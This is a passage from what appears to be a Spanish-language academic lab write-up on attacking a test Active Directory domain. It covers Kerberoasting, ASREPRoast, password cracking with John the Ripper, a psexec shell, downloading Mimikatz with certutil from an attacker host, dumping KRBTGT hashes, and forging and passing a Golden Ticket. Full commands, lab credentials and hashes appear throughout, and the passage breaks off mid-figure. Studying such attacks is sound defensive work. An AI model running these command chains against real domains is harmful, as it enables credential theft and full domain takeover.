
Mediante el parámetro `-request` le indicamos a la herramienta el nombre del dominio, así como las credenciales del usuario comprometido. Como se muestra en la Figura 44, la herramienta ha reportado un `ticket` TGS para el servicio, el cual se ejecuta en el puerto 58097, que tiene la cuenta del dominio “awrs.batchprocess”. Para ello, la herramienta ha realizado una autenticación, con las credenciales de usuario que le hemos introducido, y acto seguido ha solicitado un `ticket` TGS.

```
(root@kali) ~# python3 GetUserSPNs.py -request awrscopypany.local/mlles.morales:Spiderman\!06
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon      Delegation
-----
DC-Awrscopypany/awrs.batchprocess.awrscopypany.local:58097      awrs.batchprocess      2021-06-07 19:28:00.809635      2021-06-07 19:30:33.109198

$krb5tgs$23$*awrs.batchprocess$AWRSCOMPANY.LOCAL$awrscopypany.local/awrs.batchprocess*$8dfea5bfff73d055b47877e50dc9cd17f5dbb2b269021afbb4767b8e2d65edba76336024bbc
4ef8f1a54e9bea0cd4204ce72ba5cb079291df98641f5e0b69aa61a201923d1220a7afb01c471c2a71820f78eb5f8767fa0cb544b3963afc046982b76f57e43c0758850ce4d195b878efb88aa6a837573
66c93482db8d273d1ed51def146a4ba4b5cf204d4ce95db096c04e58b9c6b581d5240e90259914013e24bca19031341feed4fd1d6f5c1064d4e97a250e235e75a99bb04dfc16fcb42450a883e04f08
a0851a7d2875e088619633b949648399b19f469fdb187bd19856ac5037c828479f298eec8e3c45dd66c93bc532f28bcf898e3c073d747d2efcc7fba71e666305b87c4dea47cfe0148fdeda791be954515
e9046ed7a16bf4768068a7cd2dfb900604f3e531a3372d5fa327db6f9f5e1a58a106713f4b767edca17fd27fd086908309b888bf773c7b5f1b209b5be5e6d17756fbd120ffae08b0e43b239dd118214
a3a412aaee11deb43d6902f1c00c3e54ee3a22c28d4c46e9afde66c2d9ca7863257ec19a97e0e4079d01dd99925c2929de2d6c7b0bb34abd90053b5a89644e726b8b5edfd054ec67e1a58c5254813a
033e2ecae067b58802fb1a91b73507f48f8fa8660c5ba5369f8d2c0d0e3c13ad13a28a9f4dedebe40af0cac4e89ae326e520dfc3df2ede9c71310dc1dc8828ee147a811bb47236ec99e3de23be1a486
9b0b810558047472d15eb6cc5030f4f3e8c4827d317db60de3b49dd4479462c58e85f8d5f2b49fea14b8b9b16391d18ff4fdedade9eba9a022f06a701c0c3f9f2c2209e0d1b7b686e4f46a0821a5ceb
d8517d8d5930b560573fabf662d4b36b8f968a8a57c0c2d26ba6120141bb82bba9c5b711a41f0453d80046ab1c0f90e352150a2eb20dc4a94ed1a1004823af4b0ec476f968019d1a8ea74e74809940
6bee0c4e778e0b2b2306691dd575a80927e0def17eb0fb6d61ab50edcac9557571e335cc96d16d5f694ece21313
```

Figura 44. Ataque Kerberoasting con `GetUserSPNs.py`

Una vez recibido el `ticket` TGS, mediante la herramienta John The Ripper, vamos a tratar de romperlo para averiguar su contraseña en texto plano, de igual forma que hemos realizado anteriormente en los ataques `NTLM Relay`. En la Figura 45 podemos observar como la herramienta John The Ripper ha sido capaz de crackear este `ticket` y mostrar la contraseña en texto plano.

```
(root@kali) ~# john --wordlist=/usr/share/wordlists/rockyou.txt --format=krb5tgs ticketTGS.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!qW2#eR4      (?)
1g 0:00:00:05 DONE (2021-06-14 18:54) 0.1730g/s 2480Kp/s 2480Kc/s 2480Kc/s !sharayah!..!loves
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figura 45. Cracking del `ticket` TGS con John The Ripper

Si posteriormente, mediante la herramienta `CrackMapExec`, visualizásemos los privilegios del usuario “awrs.batchprocess” nos daríamos cuenta que se trata de un usuario que es

administrador de las máquinas Windows 7 y Windows 10, pero no del controlador del dominio, como se puede apreciar en la Figura 31.

▪ Ataque ASREPRoast

ASREPRoast [51] es un ataque que se centra en usuarios que no requieran de autenticación previa en Kerberos, identificable por el atributo *DONT_REQ_PREAUTH*, lo que significa que cualquier persona, incluida un atacante, puede enviar una solicitud AS-REQ al KDC haciéndose pasar por el usuario que no requiera de esa autenticación previa. El KDC contestaría con un mensaje AS-REP cifrado con la clave original de usuario, derivada de su contraseña.

Lo más peligroso de este ataque es que para realizarlo no es necesario proporcionar ninguna cuenta de usuario del dominio, tan solo tener conectividad con el KDC, no obstante, este ataque resulta más efectivo si previamente se ha logrado comprometer alguna cuenta de usuario del dominio, como en el ataque anterior, ya que mediante consultas podríamos averiguar los usuarios del dominio, por lo tanto, ese será el primer paso.

De nuevo, mediante el usuario “miles.morales” vamos a tratar de realizar una consulta para poder listar todos los usuarios del dominio mediante la herramienta *rpcclient* [52], a través del siguiente comando:


```
rpcclient -U "miles.morales%Spiderman!06" -c "enumdomusers" |  
grep '\[.*?\]' | grep -v '\0x' | tr -d '[]'
```

Mediante el parámetro *-U* hemos proporcionado las credenciales del usuario comprometido, y mediante el parámetro *-c* le hemos indicado el comando a ejecutar, en este caso, listar los usuarios del dominio. Además, gracias a expresiones regulares hemos filtrado la salida de la herramienta de forma que tan solo se muestre aquello que nos interesa, como son los nombres de los usuarios del dominio. Estos usuarios los guardaremos en un archivo denominado *users.txt*.

El ataque lo realizaremos gracias a la herramienta *GetNPUsers.py*, la cual se puede encontrar en el catálogo de herramientas de *Impacket*, al igual que la herramienta que hemos utilizado en el anterior ataque, a través del siguiente comando:

```
python3 GetNPUsers.py awrsccompany.local/ -no-pass -usersfile  
/root/ActiveDirectory/users.txt
```


En el comando anterior hemos especificado a la herramienta que realice varias peticiones AS-REQ, al dominio especificado, en nombre de los usuarios que contenía el fichero *users.txt* (*-usersfile*). En la Figura 46 se muestra como todos los usuarios del dominio requieren autenticación previa de Keberos, excepto el usuario “*admin.it*”, donde podemos observar el mensaje AS-REP emitido por el KDC.



```
(root@kali) ~ [~/usr/share/doc/python3-impacket/examples]  
# python3 GetNPUsers.py awrsccompany.local/ -no-pass -usersfile /root/ActiveDirectory/users.txt  
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation  
[-] User Administrador doesn't have UF_DONT_REQUIRE_PREAUTH set  
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)  
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)  
[-] User miles.morales doesn't have UF_DONT_REQUIRE_PREAUTH set  
[-] User leyre.garcia doesn't have UF_DONT_REQUIRE_PREAUTH set  
$krb5asrep$23$admin.it@AWRSCOMPANY.LOCAL:a78bd72e853ba85337cf89c04869ca52$8623cfb721b9bfec9242b36efac7c6f3a9efcf0e146b14c91316f2e10a  
27cb55207d3bb5e9dc81603b44e9461bfe72ca39c0da918bdc7f62e6bb319505579a42e93c540d6542c4b70e9abd9fdad17c5afb5693e56378dde3d99aab70d2c928  
cea46e79cafe56a8e398a8674e87bbb255496dcf4e84fed54551f8aa53123c1a40b727dc3699b5c65d4227a86e0fa584614d33c1dc  
[-] User awrs.batchprocess doesn't have UF_DONT_REQUIRE_PREAUTH set  
[-] User admin.test doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Figura 46. Ataque ASREPROast con *GetNPUsers.py*

Una vez capturado el mensaje AS-REP, mediante la herramienta John The Ripper, vamos a tratar de romperlo para averiguar su contraseña en texto claro, de igual forma que hemos realizado anteriormente. En la Figura 47 podemos observar como la herramienta John The Ripper ha sido capaz de crackear el mensaje AS-REP mostrando la contraseña en texto plano.



```
(root@kali) ~ [~/ActiveDirectory]  
# john --wordlist=/usr/share/wordlists/rockyou.txt --format=krb5asrep asrep.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])  
Will run 4 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
P@ssword123 (krb5asrep$23$admin.it@AWRSCOMPANY.LOCAL)  
1g 0:00:00:07 DONE (2021-06-14 19:43) 0.1406g/s 1513Kp/s 1513Kc/s 1513Kc/s PA"TI%T0..PinKriNg  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed
```

Figura 47. Cracking del mensaje AS-REP con John The Ripper

Si posteriormente, mediante la herramienta *CrackMapExec*, visualizásemos los privilegios del usuario “admin.it” nos daríamos cuenta de que se trata de un usuario que es administrador de del dominio, como se puede apreciar en la Figura 32.

▪ **Golden Ticket**

Hasta ahora, tan solo hemos estado crackeando *tickets* TGS o mensajes AS-REP para obtener la contraseña en texto claro, pero ¿y si pudiésemos crear un *ticket* TGT que nos otorgase acceso completo a todo el dominio (máquinas, recursos, etc.)? De esta forma no tendríamos que crackear ningún *ticket* o ningún mensaje nunca más. Este ataque es conocido como *Golden Ticket* [53].

Es posible crear un *ticket* TGT en base a una información, del usuario KRBTGT, obtenida previamente para obtener permisos privilegiados y llegar a controlar todo el dominio, pero ¿por qué el usuario KRBTGT? La clave de la cuenta de usuario KRBTGT es primordial para el KDC, ya que con dicha clave el KDC cifra y descifra el resto de las claves de autenticación de Kerberos. Comprometer el *hash* NTLM de esta cuenta nos permitirá, entre otras cosas, generar este *ticket* TGT con el que poder controlar todo el dominio. Cabe destacar que el *ticket* TGT no va a ser generado por el KDC, sino por el atacante, lo que permitirá inyectarlo en cualquier otro lugar dentro o fuera del dominio.

Para poder inyectar este *ticket* TGT, se realiza una técnica denominada ***Pass-The -Ticket*** [54], una técnica muy similar a la técnica que hemos utilizado anteriormente en los ataques contra NTLM, denominada *Pass-The-Hash*. Consiste en inyectar un *ticket*, ya sea un *ticket* TGT o un *ticket* TGS, para intentar tener acceso desde otra máquina; esta máquina puede pertenecer al dominio o no pertenecer a él. En este caso se pretende inyectar un *ticket* TGT, saltando los tres primeros pasos del proceso de autenticación en Kerberos, tal y como se puede observar en la Figura 48.

La herramienta con la que se va a generar el ataque es ***Mimikatz*** [55], esta famosa herramienta de código abierto, desarrollada por el experto francés en ciberseguridad Benjamin Delpy, permite realizar varios ataques contra Kerberos, así como extraer gran

cantidad de información de una máquina Windows, ya que en un principio esta herramienta fue creada para detectar vulnerabilidades en los sistemas Windows.

Cuando utilizamos *Mimikatz*, el tiempo de validez del *ticket* TGT generado es de diez años, además, va a cambiar la información contenida en el PAC para que vaya firmada con el *hash* de la cuenta KRBTGT, lo que permitirá la autenticación en el servidor final.




Figura 48. Diagrama de la técnica Pass-The-Ticket con un ticket TGT

Por medio del usuario que hemos comprometido en el anterior ataque, como es "admin.it", vamos a ejecutar un reverse shell por medio de la herramienta *psexec.py*, a través del siguiente comando, donde proporcionamos las credenciales de dicho usuario y el comando a ejecutar, en esta ocasión, una consola de comandos:


```
python3 psexec.py  
awrscompany.local/admin.it:P@ssword123@192.168.200.129 cmd.exe
```

Una vez dentro del controlador de dominio, vamos a dirigirnos hacia el directorio de archivos temporales de Windows (C:\\Windows\\Temp) y posteriormente crearemos un directorio

llamado "AD". Seguidamente, vamos a levantar un servidor web en escucha por el puerto 8085 en nuestra máquina de atacante, mediante Python, que alojará la herramienta *Mimikatz*, para que desde el controlador de dominio seamos capaces de descargar dicha herramienta. El comando que ejecutaríamos desde el controlador de dominio sería:

```
certutil.exe -f -urlcache -split  
http://192.168.200.128:8085/mimikatz.exe mimikatz.exe
```

Con la utilidad de Windows, CertUtil, para administrar certificados, hemos descargado la herramienta *Mimikatz*, pero ¿por qué CertUtil? [56] Esto es debido a que algunos equipos pueden presentar restricciones a la hora de descargar archivos, sobre todo en entornos empresariales, por lo que, si utilizamos esta utilidad integrada en Windows, existe la posibilidad de que se incluya en una lista blanca y permita descargar archivos.



```
(root@kali) - [usr/share/doc/python3-impacket/examples]
# python3 psexec.py awrsccompany.local/admin.it:P@ssword123@192.168.200.129 cmd.exe
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 192.168.200.129.....
[*] Found writable share ADMIN$
[*] Uploading file bunWzNjV.exe
[*] Opening SVCManager on 192.168.200.129.....
[*] Creating service AXgs on 192.168.200.129.....
[*] Starting service AXgs.....
[!] Press help for extra shell commands
Microsoft Windows [Versión 10.0.17763.737]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>cd C:\Windows\Temp\AD

C:\Windows\Temp\AD>certutil.exe -f -urlcache -split http://192.168.200.128:8085/mimikatz.exe mimikatz.exe
**** En línea ****
000000 ...
144bf0
CertUtil: -URLCache comando completado correctamente.

C:\Windows\Temp\AD>dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 802C-1755

Directorio de C:\Windows\Temp\AD

15/06/2021 13:35 <DIR> .
15/06/2021 13:35 <DIR> ..
15/06/2021 13:35 1.330.160 mimikatz.exe
                1 archivos 1.330.160 bytes
                2 dirs 25.688.612.864 bytes libres

C:\Windows\Temp\AD>

(root@kali) - [usr/share/windows-resources/mimikatz/x64]
# python -m SimpleHTTPServer 8085
Serving HTTP on 0.0.0.0 port 8085 ...
192.168.200.129 - - [15/Jun/2021 13:35:29] "GET /mimikatz.exe HTTP/1.1" 200 -
192.168.200.129 - - [15/Jun/2021 13:35:30] "GET /mimikatz.exe HTTP/1.1" 200 -
```

Figura 49. Descarga de la herramienta *Mimikatz* en el controlador de dominio

Después, y tras ejecutar la herramienta *Mimikatz*, vamos a visualizar todos los datos necesarios del usuario KRBTGT para, posteriormente, poder crear *tickets* TGT que nos permita controlar todo el dominio. Para ello, desde *Mimikatz* ejecutamos el siguiente comando:

```
lsadump::lsa /inject /user:krbtgt
```

Con el comando anterior, somos capaces de conseguir el *hash* NTLM de la cuenta KRBTGT y el SID del dominio, sin duda información que resulta fundamental en la creación de *tickets* TGT. Esta información se muestra en la Figura 50 y en la Figura 51.

```
C:\Windows\Temp\AD>mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 May 31 2021 00:08:47
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::lsa /inject /user:krbtgt
Domain : AWRSCOMPANY / S-1-5-21-42685679-1135432727-702863101

RID : 000001f6 (502)
User : krbtgt

* Primary
  NTLM : 8280948b937d164b870def34a08db349
  LM :
  Hash NTLM: 8280948b937d164b870def34a08db349
  ntlm- 0: 8280948b937d164b870def34a08db349
  lm - 0: 2f9a3223f9aa42706e58190ee2887fe9

* WDigest
  01 5d049dd163927786f8d47e8592bd4b5f
  02 6c74031fe0e6db41af936e9b434274f2
  03 f83ac2357409e937af3fcab33a50fdf8
  04 5d049dd163927786f8d47e8592bd4b5f
  05 6c74031fe0e6db41af936e9b434274f2
  06 857501d618b1af1b3fc0e8237a9d5d8b
  07 5d049dd163927786f8d47e8592bd4b5f
  08 5437c853fe9fef6f236b859849c1dad1
  09 5437c853fe9fef6f236b859849c1dad1
  10 be4df65a8a0c84eb7e11aa0d5e305595
  11 2d53a1c6397fce926f327b7e8646cb26
  12 5437c853fe9fef6f236b859849c1dad1
  13 c48ed839c026e9d8f82ab68df64bd847
  14 2d53a1c6397fce926f327b7e8646cb26
  15 7026ebe8b6a5cc2a110265af347387a2
  16 7026ebe8b6a5cc2a110265af347387a2
  17 f8400191409ae541619ec7d507766492
  18 23b0d6f814c6e785d90ef30d0497da0d
  19 d4a92c12d7deb643a40117fb43a27a6
  20 d871fe6a1f2703ee96a0759c128b636f
  21 f9aa459de5ee86f867b6a4fe8bb4bcda
  22 f9aa459de5ee86f867b6a4fe8bb4bcda
```

Figura 50. Ejecución de *Mimikatz.exe* (1ª parte)

```
23 afb7f429baa4ba76fb7a4fadbfd7589b
24 44e37c882daee063e46bf0faa3608193
25 44e37c882daee063e46bf0faa3608193
26 ac338dcfeb20ea0761c611394775c365
27 f91ba40a7d202c833201c718052fa019
28 582a108395c2eea50bc6e5c56c103560
29 d6a91e00a2433adaf097e92329101423

* Kerberos
  Default Salt : AWRSCOMPANY.LOCALkrbtgt
  Credentials
    des_cbc_md5      : d50e3b6e3ed5801c

* Kerberos-Newer-Keys
  Default Salt : AWRSCOMPANY.LOCALkrbtgt
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : 4859ef4b88941ab0f3a425d9b19369083a4ae8fb9fbb4856b9361de21ad71cc4
    aes128_hmac      (4096) : 225ba4f1051b456e3b784e464b497c76
    des_cbc_md5      (4096) : d50e3b6e3ed5801c

* NTLM-Strong-NTOWF
  Random Value : 7782e83ac9113ab8f469c6a2888ef04c
```


Figura 51. Ejecución de Mimikatz.exe (2ª parte)

Con esta información obtenida, ya tenemos todo lo necesario para la creación de un *ticket* TGT. Para ello, debemos especificar en *Mimikatz* los siguientes parámetros:

- */domain*: Nombre del dominio donde será válido el *ticket* TGT.
- */sid*: El SID (identificador) del dominio donde será válido el *ticket* TGT.
- */rc4*: Hash NTLM del usuario KRBTGT.
- */user*: Usuario al que se pretende suplantar.
- */ticket*: Nombre que se le quiera dar al *ticket* TGT.

Existen otros parámetros que también podemos especificar como */groups* o */id*, no obstante, los parámetros detallados serían suficiente para la creación del *ticket*. Se ejecuta, por tanto, el comando para la creación del *ticket*:

```
kerberos::golden /domain:awrsccompany.local  
  
/sid:S-1-5-21-42685679-1135432727-702863101  
  
/rc4:8280948b937d164b870def34a08db349 /user:Administrador  
  
/ticket:goldenTicket.kerberos
```



```
mimikatz # kerberos::golden /domain:awrsccompany.local /sid:S-1-5-21-42685679-1135432727-702863101 /rc4:8280948b937d164b870def34a08db349 /user:Administrador /ticket:goldenTicket.kerberos  
User : Administrator  
Domain : awrsccompany.local (AWRSCOMPANY)  
SID : S-1-5-21-42685679-1135432727-702863101  
User Id : 500  
Groups Id : *513 512 520 518 519  
ServiceKey: 8280948b937d164b870def34a08db349 - rc4_hmac_nt  
Lifetime : 15/06/2021 13:43:11 ; 13/06/2031 13:43:11 ; 13/06/2031 13:43:11  
-> Ticket : goldenTicket.kerberos  
  
* PAC generated  
* PAC signed  
* EncTicketPart generated  
* EncTicketPart encrypted  
* KrbCred generated  
  
Final Ticket Saved to file !  
mimikatz # exit  
Bye!
```

Figura 52. Creación del ticket TGT de Administrador con Mimikatz

En la Figura 52 podemos observar la información de este *ticket* TGT del usuario “Administrador”, como, por ejemplo, el tiempo de validez del *ticket*, o los grupos a los pertenece, y que, por tanto, establecen los privilegios que se le van a otorgar a cualquiera que inyecte el *ticket*. Estos grupos son:

- **513:** Grupo “Usuarios del dominio”, es el grupo por defecto para todos los usuarios del dominio.
- **512:** Grupo “Administradores del dominio”, es el grupo al que pertenecen todos los usuarios que son administradores del dominio.
- **520:** Grupo “Propietarios del creador de directivas de grupo”, es el grupo que permite a sus miembros poder modificar las directivas de grupo.
- **518:** Grupo “Administradores de empresa”, es el grupo que permite a sus miembros realizar cambios en el bosque de *Active Directory*.
- **519:** Grupo “Administradores de esquema”, es el grupo que permite a sus miembros modificar el esquema de *Active Directory*.

El *ticket* TGT creado lo transferimos a nuestra máquina de atacante mediante SMB. Ahora, desde la máquina Windows 10, con un usuario que es administrador de dicha máquina, pero que no tiene permisos de administrador de dominio, como “leyre.garcia”, se va a inyectar el *ticket*. Para demostrar el enorme potencial de este ataque, con este usuario se va a listar el contenido del directorio C:\ y C:\Users\Administrador del controlador de dominio, puesto que el primer directorio solo es accesible a los administradores del dominio, y el segundo directorio solo es accesible al usuario “Administrador”.

Desde nuestra máquina de atacante, con la herramienta *CrackMapExec*, vamos a habilitar el protocolo RDP (*Remote Desktop Protocol*) de la máquina Windows 10, para así poder acceder a su entorno de forma gráfica. Para ello, el comando es:

```
crackmapexec smb 192.168.200.130 -u 'leyre.garcia' -p '##!N@3wmf##'  
-M rdp -o action=enable
```

Mediante el parámetro *-M*, le indicamos a la herramienta el protocolo, y con el parámetro *-o* le indicamos la acción que queremos ejecutar sobre dicho protocolo, en este caso, habilitarlo. Posteriormente, iniciamos un servidor web, con Python, que este alojando *Mimikatz* y el *ticket* TGT, después, gracias a la herramienta *XFreeRDP* [57] vamos a entablar una conexión por medio de RDP desde nuestra máquina de atacante hacia la máquina Windows 10, indicando las credenciales del usuario comprometido:

```
xfreerdp /u:leyre.garcia /p: ##!N@3wmf## /v:192.168.200.130 /f
```

Mediante los parámetros */u*, */p* y */v*, le indicamos a la herramienta las credenciales de usuario y la dirección IP de la máquina donde nos queremos conectar, además, el parámetro */f* indica que queremos la sesión en pantalla completa. Cuando iniciemos una conexión por primera vez, la herramienta, nos preguntará sobre la confianza del certificado de la máquina Windows 10.


```
C:\Windows\system32\cmd.exe
Microsoft Windows [Versión 10.0.19041.1052]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\leyre.garcia>dir \\DC-AwrsCompany\c$
Acceso denegado.

C:\Users\leyre.garcia>dir \\DC-AwrsCompany\c$\Users\Administrador
Acceso denegado.

C:\Users\leyre.garcia>cd Downloads

C:\Users\leyre.garcia\Downloads>mimikatz.exe

.#####.   mimikatz 2.2.0 (x86) #19041 May 31 2021 00:10:15
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::ptt goldenTicket.kerberos

* File: 'goldenTicket.kerberos': OK

mimikatz # exit
Bye!

C:\Users\leyre.garcia\Downloads>dir \\DC-AwrsCompany\c$
El volumen de la unidad \\DC-AwrsCompany\c$ no tiene etiqueta.
El número de serie del volumen es: 802C-1755

Directorio de \\DC-AwrsCompany\c$

15/09/2018  09:19    <DIR>          PerfLogs
07/06/2021  14:12    <DIR>          Program Files
07/06/2021  14:12    <DIR>          Program Files (x86)
08/06/2021  13:40    <DIR>          Prueba
08/06/2021  13:16    <DIR>          Users
16/06/2021  13:27    <DIR>          Windows
             0 archivos             0 bytes
             6 dirs  25.665.871.872 bytes libres
```

Figura 54. Pass-The-Ticket con Mimikatz (1ª parte)

```
